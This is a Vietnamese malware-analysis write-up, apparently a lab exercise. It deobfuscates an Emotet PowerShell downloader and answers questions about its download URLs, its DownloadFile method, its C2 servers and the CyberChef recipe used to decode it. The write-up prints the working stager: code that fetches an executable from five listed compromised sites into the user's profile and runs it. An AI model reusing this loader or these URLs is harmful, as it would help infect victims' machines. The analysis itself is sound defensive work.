- Hirmyhqaltos chứa &('new-o'+'bj'+'ect') phần bên trong sẽ được gán lại thành new-object khi chạy và ký tự '&' sẽ gọi powershell chạy phần new-object. Như vậy Hirmyhqaltos sẽ chứa New-Object Net.WebClient, vậy đặt tên lại là webclient

- Rxbywici chứa các chuỗi url nhưng cách nhau tại ký tự '*' và có hàm split() tại những dạng ký tự có mã ascii 42 dạng dec tương đương với '*', như vậy Rxbywici chứa danh sách các chuỗi url, đặt lại là urllist.

- Còn Ndlualuv chỉ là biến tạm thời chứa từng url

Sau khi chỉnh sửa thì có dạng như sau

```
$filename = '937';
$pathname=$env:userprofile+'\'+$filename+'.exe';
$webclient=&('new-o'+'bj'+'ect') NeT.WeBCLiEnT;
$urllist='http://ahc.mrbdev.com/wp-admin/qp0/*
    http://e-twow.be/verde/in6k/*
    https://magnificentpakistan.com/wp-includes/ha5j0b1/*
    https://www.qwqoo.com/homldw/3piyy4/*
    http://siwakuposo.com/siwaku2/X5zB0ey/'."spL`iT"([char]42);
foreach($Ndlualuv in $urllist){
    try{
        $webclient."Dow`Nloadfi`LE"($Ndlualuv, $pathname);
        If ((&('Get-I'+'tem') $pathname)."L`eng`TH" -ge 29936) {
            [Diagnostics.Process]::"s`TARt"($pathname);
            break;
        }
    }
    catch{

    }
}
```

Như vậy chương trình sẽ hoạt động như sau:

- Chương trình sẽ kết nối đến từng url trong 5 url:

+ http://ahc.mrbdev.com/wp-admin/qp0/

+ http://e-twow.be/verde/in6k/

+ https://magnificentpakistan.com/wp-includes/ha5j0b1/

+ https://www.qwqoo.com/homldw/3piyy4/

+ http://siwakuposo.com/siwaku2/X5zB0ey/

Tải xuống tệp và lưu vào tệp có tên 937.exe trong thư mục của người dùng hiện tại

Nếu tệp lớn hơn hoặc bằng với 29936 byte thì sẽ thực thi chương trình, nếu không thì đi đến url tiếp theo.

Để trả lời các câu hỏi sau:

1. Trang web nào mà mã độc Emotet đang tải xuống tập thực thi của nó?

Các trang web mà mã độc đang tải xuống:

+ http://ahc.mrbdev.com/wp-admin/qp0/

+ http://e-twow.be/verde/in6k/

+ https://magnificentpakistan.com/wp-includes/ha5j0b1/

+ https://www.qwqoo.com/homldw/3piyy4/

+ http://siwakuposo.com/siwaku2/X5zB0ey/

2. Phương pháp nào Emotet sử dụng để tải xuống tệp? (Chức năng tích hợp nào được sử dụng?)

Sử dụng hàm System.Net.WebClient.DownloadFile() để tải xuống tệp

3. Các máy chủ điều khiển (C2) nào mà mẫu Emotet sử dụng để phân phối?

Trong tệp mã độc Emotet chỉ tải xuống một tệp mới và thực thi tệp đó, thông tin kết nối C2 có thể nằm trong tệp tải xuống.

Nhưng do các url đều không thể kết nối đến nên không thể xem cách hoạt động của tệp tải xuống.

4. Công thức (recipe) chính xác nào đã được sử dụng trong CyberChef để lấy được thông tin này?

Sử dụng From Base64 kết hợp với Remove null bytes trong CyberChef

---

HẾT